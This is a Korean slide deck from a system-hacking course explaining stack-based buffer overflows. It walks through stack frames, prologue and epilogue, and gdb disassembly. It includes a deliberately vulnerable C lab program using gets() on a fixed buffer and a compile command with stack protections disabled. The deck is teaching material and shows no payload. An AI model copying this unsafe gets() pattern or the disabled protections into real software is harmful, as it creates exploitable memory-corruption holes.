

시스템 해킹 교육

Part 2. Buffer Overflow & LOB 환경 구축


교육 구성

INDEX

-
1. 다시 보는 BOF
 2. Stack Canary
-

SH4LL WE BOF?

다시 보는 BOF



다시 보는 BOF


BOF 개념 바로잡기

Buffer Overflow 취약점

사용자 입력에 대한 길이 검사를 하지 않는 함수를 이용, 데이터를 무한대로 입력하여 메모리에 있는 값을 악의적으로 수정할 수 있다.

다시 보는 BOF

BOF 개념 바로잡기



RET 주소 뿐만 아니라 지역변수들도 덮을 수 있다!

다시 보는 BOF

스택 뚫수기 - 스택 레지스터


스택 레지스터?

현재 사용중인 스택 프레임의 뿌리 부분과 꼭대기 부분을 표시

ebp(rbp) -> 스택 프레임의 뿌리
esp(rsp) -> 스택 프레임의 꼭대기

다시 보는 BOF

스택 뚫수기 - 스택 레지스터



- 스택의 위치를 표시할 때 ebp 나 esp 기준으로 하기 때문에 다음과 같은 형태에 익숙해야 함.
- 스택은 높은 주소에서 낮은 주소로 자라난다. (커널 영역 보호)
- 스택에 요소가 들어갈 때마다 esp 는 자동으로 위치 조정

다시 보는 BOF

스택 뺏수기 – 함수 호출시?

스택에서는 함수 호출의 시작과 끝에 프로로그와 에필로그라는 과정을 거친다.

다시 보는 BOF

스택 뚫수기 - 함수 호출시?

```
gdb-peda$ pd func
```

Dump of assembler code for function func:

```
0x0000051d <+0>:  push    ebp
0x0000051e <+1>:  mov     ebp,esp
0x00000520 <+3>:  push    ebx
0x00000521 <+4>:  sub     esp,0x4
0x00000524 <+7>:  call    0x589 <__x86.get_pc_thunk.ax>
0x00000529 <+12>: add     eax,0x1aaf
0x0000052e <+17>: sub     esp,0xc
0x00000531 <+20>: lea     edx,[eax-0x19c8]
0x00000537 <+26>: push    edx
0x00000538 <+27>: mov     ebx,eax
0x0000053a <+29>: call    0x3b0 <printf@plt>
0x0000053f <+34>: add     esp,0x10
0x00000542 <+37>: nop
0x00000543 <+38>: mov     ebx,DWORD PTR [ebp-0x4]
0x00000546 <+41>: leave
0x00000547 <+42>: ret
```

End of assembler dump.

```
gdb-peda$
```


함수 프로로그

함수 에필로그

다시 보는 BOF

스택 뺏수기 - 프롤로그

1. 우선 함수를 호출하면(그림은 main에서 호출했다고 가정) 복귀 주소(자신을 호출하는 명령이 있는 메모리) 즉, RET를 스택에 저장한다.




다시 보는 BOF

스택 뺏수기 - 프롤로그

2. 그 후 이전 함수의 스택의 시작점(ebp)을 스택에 저장한다. 통상적으로 SFP(Saved Frame Pointer)라고 많이 불린다. 이는 함수가 끝나고 다시 돌아갈 때 스택을 온전히 복구하기 위함이다.

```
.  
0x0000051d <+0>:  push    ebp  
0x0000051e <+1>:  mov     ebp, esp
```




다시 보는 BOF

스택 뺏수기 - 프롤로그

3. ebp를 esp가 있는 위치로 이동시킨다.
mov A, B => B의 값을 A에 복사한다는 어셈블리 명령

```
0x0000051d <+0>:  push  ebp
0x0000051e <+1>:  mov   ebp, esp
```




다시 보는 BOF

스택 뚫수기 - 프롤로그

4. 지역변수 할당 등 스택의 기능 수행


스택의 기능 : 지역변수, 복귀 주소, 함수 인자 저장



다시 보는 BOF

스택 뺏수기 - 에필로그


1. esp를 ebp 위치로 보낸다. (지역변수 삭제)



다시 보는 BOF

스택 뺏수기 - 에필로그


2. pop ebp => 스택의 꼭대기 값을 ebp에 집어넣는다. => 이전 함수의 ebp



다시 보는 BOF

스택 뺏수기 - 에필로그

2. `pop eip` => 프로그램의 흐름을 RET로 넘긴다. (eip는 다음 실행할 명령어를 담는 레지스터)



다시 보는 BOF

1회 시연 다시풀기

```
1 #include <stdio.h>
2
3 void func()
4 {
5     printf("Hacking Success!!\n");
6 }
7
8 int main()
9 {
10     char str[32];
11     gets(str);
12     printf("%s\n", str);
13
14     return 0;
15 }
```

gcc -o bof bof.c -m32 -fno-stack-protector -no-pie -mpreferred-stack-boundary=2

컴파일 후 GDB로 열어서 disas main

다시 보는 BOF

1회 시연 다시풀기

```
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x0804847b <+0>:    push    ebp
   0x0804847c <+1>:    mov     ebp,esp
   0x0804847e <+3>:    push    ebx
   0x0804847f <+4>:    sub     esp,0x20
   0x08048482 <+7>:    call    0x8048390 <__x86.get_pc_thunk.bx>
   0x08048487 <+12>:   add     ebx,0x1b79
   0x0804848d <+18>:   lea     eax,[ebp-0x24]
   0x08048490 <+21>:   push    eax
   0x08048491 <+22>:   call    0x8048300 <gets@plt>
   0x08048496 <+27>:   add     esp,0x4
   0x08048499 <+30>:   lea     eax,[ebp-0x24]
   0x0804849c <+33>:   push    eax
   0x0804849d <+34>:   call    0x8048310 <puts@plt>
   0x080484a2 <+39>:   add     esp,0x4
   0x080484a5 <+42>:   mov     eax,0x0
   0x080484aa <+47>:   mov     ebx,DWORD PTR [ebp-0x4]
   0x080484ad <+50>:   leave
   0x080484ae <+51>:   ret
End of assembler dump.
(gdb) █
```

분석 팁) 어셈블리 코드를 전부 다 볼 필요는 없다!
⇒ 함수 호출(call)만 관심있게 쳐다보자

⇒ 우선 call <gets@plt>가 어떻게 이루어지는지 천천히 보자

다시 보는 BOF

1회 시연 다시풀기

```
0x0804848d <+18>: lea    eax,[ebp-0x24]  
0x08048490 <+21>: push   eax  
0x08048491 <+22>: call  0x8048300 <gets@plt>
```

32 비트 환경에서는 함수의 파라미터를 call 직전에 스택에 push


다시 보는 BOF

1회 시연 다시풀기

function(A, B, C, D);



push D
push C
push B
push A
call <function@plt>



다시 보는 BOF

1회 시연 다시풀기


```
1 #include <stdio.h>
2
3 void func()
4 {
5     printf("Hacking Success!!\n");
6 }
7
8 int main()
9 {
10     char str[32];
11     gets(str);
12     printf("%s\n", str);
13
14     return 0;
15 }
```

0x0804848d	<+18>:	lea	eax, [ebp-0x24]
0x08048490	<+21>:	push	eax
0x08048491	<+22>:	call	0x08048300 <gets@plt>

gets의 역할? => 파라미터로 받은 주소에 값을 입력
=> [ebp-0x24] 부터 값을 쓰겠다는 것을 유추 가능

다시 보는 BOF

1회 시연 다시풀기



다시 보는 BOF


1회